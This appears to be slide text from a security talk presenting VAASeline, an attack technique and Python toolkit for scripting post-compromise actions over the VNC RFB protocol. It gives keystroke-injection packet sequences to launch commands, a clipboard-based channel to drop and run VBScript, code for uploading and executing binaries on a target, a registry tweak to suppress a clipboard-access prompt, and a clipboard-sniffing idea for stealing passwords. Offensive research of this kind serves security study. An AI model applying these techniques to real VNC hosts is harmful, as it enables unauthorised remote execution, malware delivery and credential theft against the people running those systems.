- e.g. Windows Key + R: Opens 'run command'
- Focus is then in that window so arbitrary command can be run

Simple execution

- Packet sequence to execute calc.exe:



RFB Packet sequence	Action it performs
<Windows Key Down> + <R Key Down> + <R Key Up> + <Windows Key Up>	Opens the 'Run command' window
<C Key Down> + <C Key Up> + <A Key Down> + <A Key Up> +<L Key Down> + <L Key Up> +<C Key Down> + <C Key Up> +<Period Key Down> + <Period Key Up> +<E Key Down> + <E Key Up> +<X Key Down> + <X Key Up> +<E Key Down> + <E Key Up> +<Enter Key Down> + <Enter Key Up>	'calc.exe' followed by Enter

- Execution indeed! But not that useful....
- Could call ftp or tftp for file up/download..
- ..but doesn't use RFB – if we attack using protocol X, we want to use protocol X afterward


More complex actions

- Single command execution is of only limited use
- More complex actions can be scripted on Win32 platforms using VBScript and cscript.exe
- However only short keystroke sequences can be delivered using KeyEvent packets
- RFB is meant to deal with users typing at human speed not machine speed
- Keystrokes go MIA without notification

ClientCutText & ServerCutText

- To be able to pass longer keystroke sequences a new method is needed
- ClientCutText & ServerCutText packets provide us with a mechanism
- These packets allow the clipboard buffers to be shared between client and server for copy/paste

Client/ServerCutText



An aside....

- This also means that during a VNC connection clipboard contents is sent over the wire:
  - By both server & client
  - In the clear
  - Everytime new buffer is updated
  - Useful with people who use password managers & copy/paste on websites :)
  - passive_cb_sniff.py for simple example

Scripting

- With a combination of KeyEvents and ClientCutText packets we can dump arbitrary amounts of data to a target without loss
- Send a ClientCutText packet with our data in, then Ctrl-V to 'paste' it
- Dump and run VBScripts on target via notepad and then use cscript.exe to invoke them
- Ctrl-A + Ctrl-V also lets us check the whole buffer was sent correctly
    - Error detection and retry

Problems with blind execution

- Both methods discussed are still blind
  - No way to stdout/results back
  - No way to know if commands have failed
  - Uploading binaries via ClientCutText + notepad + vbs unencoder is unreliable

A matter of context

- An advantage of the Client/ServerCutText packets is that they operate at the layer below the window manager
- Thus they do not depend on the current context of the window manager
- Just need to send a ClientCutText packet to the server and it deals with updating the clipboard
- Any new text on the server's clipboard solicits a new ServerCutText packet to the client

Guerilla RPC

Guerilla RPC

- Using Client/ServerCutText we have a crude shared I/O channel using pure RFB
- Client sends in command/data via ClientCutText
- Server returns status/output via ServerCutText
- Writing a special VNC client to send special ClientCutText packets is easy
- However the server is not in our control to alter its behaviour


Guerilla RPC

- Basic idea:
  - Upload a VBScript to the server that monitors the clipboard (cb_mon)
  - Send crafted ClientCutText packet
  - cb_mon picks up special packets & takes an actions based on their content
  - cb_mon places the results of the action on the clipboard
  - VNC server send the results back as a ServerCutText packet

Guerilla RPC


Client

Setup:



1. KeyEvent packets to open 'Run Command' Window
2. ClientCutText packets to echo vbscript
3. KeyEvent packets to open 'Run Command' Window
4. ClientCutText packets to run vbscript

Execution:




1. ClientCutText packet containing command
2. ServerCutText packet containing response
3.Continuing for arbitrary number of iterations

Server

VAASeline protocol

- For this to work we need a pure ASCII protocol
- Avoid 0x00 (string terminator)
- Differentiate commands for *normal* data
- Use low value ASCII for Magic bytes

VAASeline protocol



Magic	Seq ID	Opcode	Data/Operands	EOD
0x01,0x03,0x01,0x03 (4 bytes)	(1 byte)	(1 byte)	(Variable length)	0x0B (1 byte)

Operands are seperated by more magic:
0x02,0x02,0x03,0x03 & 0x03,0x03,0x02,0x02

cb_mon.vbs script

- Need a way to let VBScript access the clipboard
- No simple native method, however we can do this with a little help from IE


```
'An IE object which will give access to the clipboard
Wscript.StdOut.WriteLine("Creating clipboard object")
Set objIE = CreateObject("InternetExplorer.Application")
objIE.Navigate("about:blank")

do while sitInLoop
  'Get contents of clipboard
  curr_buff=objIE.document.parentwindow.clipboardData.GetData("Text")

  If curr_buff <> prev_buff Then
    Wscript.StdOut.Write("Got new clipboard contents: ")
    Wscript.StdOut.WriteLine(curr_buff)
  wscript.sleep 1000
loop
objIE.Quit
```

IE 7

- IE 7 changed the default access policy of the clipboard – pops a user box asking permission



Do you want to allow this webpage to access your Clipboard?


If you allow this, the webpage can access the Clipboard and read information that you've cut or copied recently.

- To avoid set the Internet Zone registry key *Allow Programmatic clipboard access* to 0 **"HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1407"**

VAASeline protocol

- Once the initial bootstrapping is done via KeyEvent+Paste+Cscript then we are in a more 'normal' network state:
  - Network speed not human speed
  - Response & output returned
  - Error detection and retry
  - Easy to upload encoded binary
- Once RPC/RFB is operational, the capabilities are down to the VBScript you use

VAASeline Attack Flow



Get credentials

Authenticate to VNC

Start VAASeline

Upload/execute binary

VAASeline wraps stdin/stdout

Progress attack (Create a MOSDEF node etc)

VAASeline
In Action

VAASeline toolkit

- The VAASeline technique has been coded into a Python module* (LGPL)
- Allows it to be easily incorporated into existing attack toolkits (e.g. CANVAS)
- Use RPC/RFB as a transparent transport
- Or use it to bootstrap to a point where you can drop a trojan/callback etc.

*Download from: http://www.immunityinc.com/resources-freesoftware.shtml

VAASeline toolkit

- Basic components:
  - VAASeline.py: Core VAASeline methods
  - rpc.py: Core RFB protocol support
    From the great vnc2swf project*
  - cb_mon.vbs: Server side functionality
  - ApplyVAASeline.py: Client support lib for cb_mon.vbs
  - vaaseline-demo.py: example demo script

*Download from: http://www.unixuser.org/~euske/vnc2swf/pyvnc2swf-0.6.4.tar.gz

VAASeline toolkit

- The example cb_mon.vbs responds to the following opcodes:

OpCode	Operation
1	Echo
2	Run command
3	Exec VBS
4	Upload & decode binary
5	Get environment variable
6	Delete file
7	Sniff Clipboard
8	Upload file
9	Quit

VAASeline toolkit

- ApplyVAASeline.py simplifies the communication with cb_mon.py
- Specific to the opcodes cb_mon supports
- e.g. Upload and execute binary

```
def upload_and_execute(self, l_exe, t_exe):
        """
        Upload local executable l_exe to the target and executes it
        """
        self.temp_env = self.get_env_var("TEMP")

        self.upload_exe(l_exe, "%s\\%s"%(self.temp_env, t_exe))

        self.run_exe("%s\\%s"%(self.temp_env, t_exe))
```

VAASeline toolkit

- Calls other ApplyVAASeline methods e.g. `upload_exe:`

```
def upload_exe(self, exe_path, exe_name):
    """
    Upload a file

    Run opcode = 4
    Command    = hex encoded binary
    Arg        = path to unhex executable to on the target
    """
    hex_exe=self._hex_encode(exe_path)

    if hex_exe:
        ret = self.send_pdu(ord("4"), hex_exe.getvalue(), exe_name)
        hex_exe.close()
        return ret
    else:
        return None
```

VAASeline toolkit

- Which calls the VAASeline primitive: `send_pdu`

```
def send_pdu(self, opcode, data, args=None):
    """Send out a PDU appropriateley formatted"""
    ##Construct a formatted PDU
    buffer=self.create_pdu(opcode, data, args)

    ##Make the client cut buffer pkt
    rfb_cut_pkt=self.construct_client_cut_text(buffer)
    ##Add to dispatch q
    self.send_q.put(rfb_cut_pkt)

    ##Now wait for the return code/status
    while 1:
        ret=self.mark_q.get()

        ##And parse it
        status=self.parse_pdu(ret)

        self.mark_q.task_done()

        if status:
            break
    return status[:-1]
```

- Which calls other primitives: `create_pdu` etc...

VAASeline toolkit

- Which calls the VAASeline primitive create_pdu

```
def create_pdu(self, opcode, data, args=None):
    """
    [ Magic | SeqID | OpCode | data/operands ..... | End of data marker]
        4       1       1        variable                   4
    """
    buffer=[]

    ##Tag so as we know what on the clipboard is for us and what is just normal text - 4 bytes
    for m in self.magic:
        buffer.append( m )

    ##PDU ID so we can ack/order it etc - 1 byte
    if self.pdu_id == 0:
        self.pdu_id+=1
        self.pdu_id=self.pdu_id%256

    buffer.append( struct.pack("B", self.pdu_id) )
    self.pdu_id+=1
    self.pdu_id=self.pdu_id%256

    ##Opcode - 1 byte
    buffer.append( struct.pack("B", opcode) )

    ##If we have args add em here
    if args:
        for m in self.arg_start:
            buffer.append( m )
        for char in args:
            buffer.append( struct.pack('B', ord(char) ) )
        for m in self.arg_end:
            buffer.append( m )

    ##Now the data - ?? bytes
    for char in data:
        buffer.append( struct.pack('B', ord(char) ) )

    ##End of data marker - 1 byte
    buffer.append( self.eod )

    return buffer
```

Etc etc ....

VAASeline toolkit

- The point being VAASeline.py means you only have to worry about deciding what post-compromise to take not how to construct the RPC/RFB packets etc
- Release comes with example the cb_mon.vbs and vaaseline_demo.py
- But can be extended to do pretty much whatever you want..........

Demo!

Future

- Non Win32 VNC systems
  - OS X – hot keys + ActionScript
  - *NIX more difficult – lots of desktop environments, need to 'fingerprint' them
- Self assembling VBScript, no need for notepad
- Other remote display protocols.....

What is VAASeline good for?

- VAASeline is not a exploit
- VAASeline is a technique & a toolkit:
  - Allows an attacker to **script** arbitrary actions against a VNC system
  - Implements Remote Procedure Calls (RPC) over the Remote FrameBuffer (RFB) protocol
  - Reduces the cost of the attack vector to the price of bandwidth

Conclusions

- Exploitation is not the whole story...
- ...Post-Comprise actions are key in real attacks
- Return On Investment is important for attacks to be able to scale – reduce to bandwidth cost
- The VAASeline technique shows how to implement a form of RPC over RFB
- The VAASeline toolkit allows you to easily use this technique in a handy Python module
- Easy to use in your own projects

Cheers for your time!

Questions?

Get your VAASeline at:
http://www.immunityinc.com/resources-freesoftware.shtml

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